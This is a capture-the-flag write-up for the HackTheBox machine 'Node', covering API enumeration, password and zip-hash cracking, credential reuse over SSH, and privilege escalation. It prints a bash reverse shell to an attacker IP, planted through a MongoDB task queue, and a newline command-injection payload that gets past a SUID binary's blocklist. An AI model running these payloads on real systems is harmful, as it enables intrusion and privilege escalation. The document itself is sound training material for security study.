
HTB: Node Write-up
Continuing with Linux for my next challenge box from TJNull’s list of OSCP-like HackTheBox machines, we have “Node”.
Phase 1: Enumeration
Step 1: Kick off AutoRecon.
autorecon -o node --single-target 10.10.10.58
While that was running I tried to browse to http://10.10.10.191/ and found a simple CMS web server running. AutoRecon will kick off some content discovery, but I’ll kick off my own for better coverage. Again I used ffuf because speeeeeeeeeed.
ffuf -u http://10.10.10.58:3000/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -e .php,.txt -of csv -o ./medium.csv -fs 3861
I needed to use the -fs flag to filter responses with 3861 bytes, because the application would respond with a 200 response of that length instead of the standard 404. I also browsed to the webserver on tcp 3000 while proxying my traffic with Burp Suite. After clicking on everything I could click on, I saw some interesting /api endpoints in the target tab.
/api/users/latest
/api/users/mark
/api/users/rastating
/api/users/tom
Requesting these endpoints would gave me some information about each of these accounts, including their SHA256 hashed passwords.

Before starting to crack these, I wanted to see if I could get any other information by just requesting the /api/users endpoint directly. Lo and behold.

We have a new administrator user, and their hashed password to boot. Time to throw all of these into JtR and see what comes out.
$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt hashes.txt --format=Raw-SHA256
Loaded 4 password hashes with no different salts (Raw-SHA256 [SHA256 512/512 AVX512BW 16x])
Warning: poor OpenMP scalability for this hash type, consider --fork=3
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob        (tom)
manchester       (myP14ceAdm1nAcc0uNT)
snowflake        (mark)
Looks like we got credentials for every account except “rastating”. I was able to use the “myP14ceAdm1nAcc0uNT” account to login to the application as an administrator.

Phase 2: Parsing the Backup
Once authenticated, the application lets us perform a backup of the site. If we click the “Download Backup” button, then an API call is made to /api/admin/backup which returns a large base64 encoded file with a .backup extension.

Since this looks like a base64 encoded file, lets base64 decode it and see what kind of file this is.
$ cat myplace.backup | base64 -d > myplace
$ file myplace
myplace: Zip archive data, at least v1.0 to extract
file is telling me its a zip, so lets unzip it.
$ unzip myplace.zip
Archive:  myplace.zip
   creating: var/www/myplace/
[myplace.zip] var/www/myplace/package-lock.json password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: var/www/myplace/package-lock.json  incorrect password
The zip is encrypted and none of the user’s passwords worked to unencrypt it. Fortunately, our favorite CPU-based hash cracker (JtR) can crack zipped passwords. Kali linux has Jumbo-JtR installed by default, which includes the zip2john utility.
$ locate zip2john
/usr/sbin/zip2john
$ zip2john myplace.zip
...
myplace.zip:$pkzip2$3*2*1*0*8*24*9c88*1223*e843c6b268370ac3fe385b4b47d848b272ec33c2f05d2ede3776f25137f766929b5bd379*1*0*8*24*37ef*0145*bf4d5a802b3ca6004c504ebcc0d970212d586ee4b2f76fb72a8807eabb9fb261197f4908*2*0*11*5*118f1dfc*94cb*67*0*11*118f*3d0f*b9614c9865f9dc31888375777bb1af709a*$/pkzip2$::myplace.zip:var/www/myplace/node_modules/qs/.eslintignore, var/www/myplace/node_modules/serve-static/README.md, var/www/myplace/package-lock.json:myplace.zip
Now that last line can be tossed into JtR to crack like any other password.
$ echo "myplace.zip:$pkzip2$3*2*1*0*8*24*..." > zip-hash.txt
$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt zip-hash.txt
...
magicword        (myplace.zip)
Looks like we got a hit, time to test it out.
$ unzip myplace.zip
Archive:  myplace.zip
[myplace.zip] var/www/myplace/package-lock.json password:
  inflating: var/www/myplace/package-lock.json
  inflating: var/www/myplace/node_modules/serve-static/README.md
  inflating: var/www/myplace/node_modules/serve-static/index.js
Now we can take a look at the files inside the backup to see if we can get anything useful out of them. Looking in myplace/app.js it looks like there is an interesting connection string.
$ head -n 13 app.js

const express     = require('express');
const session     = require('express-session');
const bodyParser  = require('body-parser');
const crypto      = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const path        = require("path");
const spawn        = require('child_process').spawn;
const app         = express();
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
Lets try the DB connection credentials (mark:5AYRft73VtFpc84k) to connect to the victim over SSH.
$ ssh mark@10.10.10.58
The authenticity of host '10.10.10.58 (10.10.10.58)' can't be established.
ECDSA key fingerprint is SHA256:I0Y7EMtrkyc9Z/92jdhXQen2Y8Lar/oqcDNLHn28Hbs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.58' (ECDSA) to the list of known hosts.
mark@10.10.10.58's password:

...

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~$
Phase 3: Becoming Tom
I then began enumerating the box looking for privilege escalation vectors, including to see what services were listening on localhost.
$ netstat -antp
...
tcp        0      0 127.0.0.1:27017         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::3000                 :::*                    LISTEN      -
Looks like we are listening internally on 27017. A quick google search tells us that is the default port that MongoDB listens on. I want to see what processes have been run (or are currently running) on this host, and for that I’m going to use the [pspy][https://github.com/DominicBreuker/pspy] Linux process monitoring tool.
mark@node:/tmp$ ./pspy64s
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░
...
2021/05/14 00:55:49 CMD: UID=1000 PID=1222   | /usr/bin/node /var/scheduler/app.js
The scheduler app caught my attention, because I didn’t know that another node application was running on this host. Also, its being run by the “tom” user, which could be another path to escalate privileges. Lets take a look at the /var/scheduler/app.js file.
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);

});
It looks like this application is executing each cmd document in the tasks collection in the scheduler mongodb database. We are given a connection string in the file, so lets use that to see if we can access the tasks collection.
$ mongo 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?mechanism=DEFAULT&authSource=scheduler'
MongoDB shell version: 3.2.16
connecting to: mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?mechanism=DEFAULT&authSource=scheduler
> show collections
tasks
Looks like we can. Next, lets see if we can test if can add a cmd document that will touch a file into /tmp. In theory, we should be able to see a new test.txt file created in /tmp owned by “tom”.
> db.tasks.insertOne({cmd: "touch /tmp/test.txt"})
{
 "acknowledged" : true,
 "insertedId" : ObjectId("609dbdcc6aa95725675008ed")
}
Then we wait a bit and verify that a file was created in /tmp.
$ mark@node:/var/scheduler$ ls -la /tmp
...
-rw-r--r--  1 tom     tom           0 May 14 01:01 test.txt
Alright, now that we have confirmed command execution, we can try a reverse shell command.
> db.tasks.insertOne({cmd: "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.14/9001 0>&1'"})
nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.58] 52438
bash: cannot set terminal process group (1222): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$
Phase 4: Getting Root
First things first, since this is a bash reverse shell lets lets upgrade the shell to a full TTY. With our full shell, we can go back to looking at the backup utility. This was the utility that was called when the “myplace” application made its backup, which we can see in /var/www/myplace/app.js.
const backup_key  = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
...
  app.get('/api/admin/backup', function (req, res) {
    if (req.session.user && req.session.user.is_admin) {
      var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
      var backup = '';
It seems like the way to call this backup utility is backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /path/to/dir. We can test this with ltrace to try get an idea of what is going on.
tom@node:/$ ltrace -s 100 backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /tmp/foo/
__libc_start_main(0x80489fd, 4, 0xffa75714, 0x80492c0 <unfinished ...>
geteuid() = 0
setuid(0) = 0
strcmp("-q", "-q") = 0
strncpy(0xffa755d8, "45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474", 100) = 0xffa755d8
strcpy(0xffa755c1, "/") = 0xffa755c1
strcpy(0xffa755cd, "/") = 0xffa755cd
strcpy(0xffa75557, "/e") = 0xffa75557
strcat("/e", "tc") = "/etc"
strcat("/etc", "/m") = "/etc/m"
strcat("/etc/m", "yp") = "/etc/myp"
strcat("/etc/myp", "la") = "/etc/mypla"
strcat("/etc/mypla", "ce") = "/etc/myplace"
strcat("/etc/myplace", "/k") = "/etc/myplace/k"
strcat("/etc/myplace/k", "ey") = "/etc/myplace/key"
strcat("/etc/myplace/key", "s") = "/etc/myplace/keys"
fopen("/etc/myplace/keys", "r") = 0x9ec4008
fgets("a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508\n", 1000, 0x9ec4008) = 0xffa7516f
strcspn("a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508\n", "\n") = 64
strcmp("45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474", "a01a6aa5aaf1d7729f35c8278daae30f8a988257144c003f8b12c5aec39bc508") = -1
fgets("45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474\n", 1000, 0x9ec4008) = 0xffa7516f
strcspn("45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474\n", "\n") = 64
strcmp("45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474", "45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474") = 0
fgets("3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110\n", 1000, 0x9ec4008) = 0xffa7516f
strcspn("3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110\n", "\n") = 64
strcmp("45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474", "3de811f4ab2b7543eaf45df611c2dd2541a5fc5af601772638b81dce6852d110") = 1
fgets("\n", 1000, 0x9ec4008) = 0xffa7516f
strcspn("\n", "\n") = 0
strcmp("45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474", "") = 1
fgets(nil, 1000, 0x9ec4008) = 0
strstr("/tmp/foo/", "..") = nil
strstr("/tmp/foo/", "/root") = nil
strchr("/tmp/foo/", ';') = nil
strchr("/tmp/foo/", '&') = nil
strchr("/tmp/foo/", '`') = nil
strchr("/tmp/foo/", '$') = nil
strchr("/tmp/foo/", '|') = nil
strstr("/tmp/foo/", "//") = nil
strcmp("/tmp/foo/", "/") = 1
strstr("/tmp/foo/", "/etc") = nil
strcpy(0xffa74f7b, "/tmp/foo/") = 0xffa74f7b
getpid() = 1669
time(0) = 1620960561
clock(0, 0, 0, 0) = 1451
srand(0x3d49f686, 0x41a2fac9, 0x3d49f686, 0x804918c) = 0
rand(0, 0, 0, 0) = 0x75831a8f
sprintf("/tmp/.backup_1971526287", "/tmp/.backup_%i", 1971526287) = 23
sprintf("/usr/bin/zip -r -P magicword /tmp/.backup_1971526287 /tmp/foo/ > /dev/null", "/usr/bin/zip -r -P magicword %s %s > /dev/null", "/tmp/.backup_1971526287", "/tmp/foo/") = 74
system("/usr/bin/zip -r -P magicword /tmp/.backup_1971526287 /tmp/foo/ > /dev/null" <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> ) = 0
access("/tmp/.backup_1971526287", 0) = 0
sprintf("/usr/bin/base64 -w0 /tmp/.backup_1971526287", "/usr/bin/base64 -w0 %s", "/tmp/.backup_1971526287") = 43
system("/usr/bin/base64 -w0 /tmp/.backup_1971526287"UEsDBAoAAAAAAE0arlIAAAAAAAAAAAAAAAAIABwAdG1wL2Zvby9VVAkAA/LdnWD63Z1gdXgLAAEE6AMAAAToAwAAUEsDBAoACQAAAE0arlIAAAAADAAAAAAAAAAQABwAdG1wL2Zvby90ZXN0LnR4dFVUCQAD8t2dYP3dnWB1eAsAAQToAwAABOgDAAD6ZujGoISHa4M+cSpQSwcIAAAAAAwAAAAAAAAAUEsBAh4DCgAAAAAATRquUgAAAAAAAAAAAAAAAAgAGAAAAAAAAAAQAO1BAAAAAHRtcC9mb28vVVQFAAPy3Z1gdXgLAAEE6AMAAAToAwAAUEsBAh4DCgAJAAAATRquUgAAAAAMAAAAAAAAABAAGAAAAAAAAAAAAKSBQgAAAHRtcC9mb28vdGVzdC50eHRVVAUAA/LdnWB1eAsAAQToAwAABOgDAABQSwUGAAAAAAIAAgCkAAAAqAAAAAAA <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> ) = 0
remove("/tmp/.backup_1971526287") = 0
fclose(0x9ec4008) = 0
+++ exited (status 0) +++
It seems like the app is doing some sort of blocklist checking with the strchr statements. It’s specifically looking for “/etc”,”/root”,”..”, and some other special characters. We can also see that the utility uses a system call to use the zip utility with the name of the parameter that we pass in. This means that might be able to get some form of command injection. The blocklist includes most of the special shell control characters (like ;), which means this bypass is going to have to be creative. Fortunately for us, newline characters are not included in a blocklist, so we can use that to separate the zip command into multiple commands. To actually input newlines into the program we can use environment variables. First we declare a shell variable that equals the special \n character.
tom@node:/tmp$ nl=$'\n'
Then we use our special newline variable when passing in the arguments to the backup utility.
tom@node:/tmp$ backup test 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "bla${nl}/bin/bash${nl}bla"


             ____________________________________________________
            /                                                    \
           |    _____________________________________________     |
           |   |                                             |    |
           |   |                                             |    |
           |   |                                             |    |
           |   |                                             |    |
           |   |                                             |    |
           |   |                                             |    |
           |   |             Secure Backup v1.0              |    |
           |   |                                             |    |
           |   |                                             |    |
           |   |                                             |    |
           |   |                                             |    |
           |   |                                             |    |
           |   |                                             |    |
           |   |_____________________________________________|    |
           |                                                      |
            \_____________________________________________________/
                   \_______________________________________/
                _______________________________________________
             _-'    .-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.  --- `-_
          _-'.-.-. .---.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.--.  .-.-.`-_
       _-'.-.-.-. .---.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-`__`. .-.-.-.`-_
    _-'.-.-.-.-. .-----.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-----. .-.-.-.-.`-_
 _-'.-.-.-.-.-. .---.-. .-----------------------------. .-.---. .---.-.-.-.`-_
:-----------------------------------------------------------------------------:
`---._.-----------------------------------------------------------------._.---'


 [+] Validated access token
 [+] Starting archiving bla
/bin/bash
bla
 zip warning: name not matched: bla

zip error: Nothing to do! (try: zip -r -P magicword /tmp/.backup_776264943 . -i bla)
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@node:/tmp# whoami
root
Success! The newline characters made it through the blocklist and executed /bin/bash, dropping us in a root shell.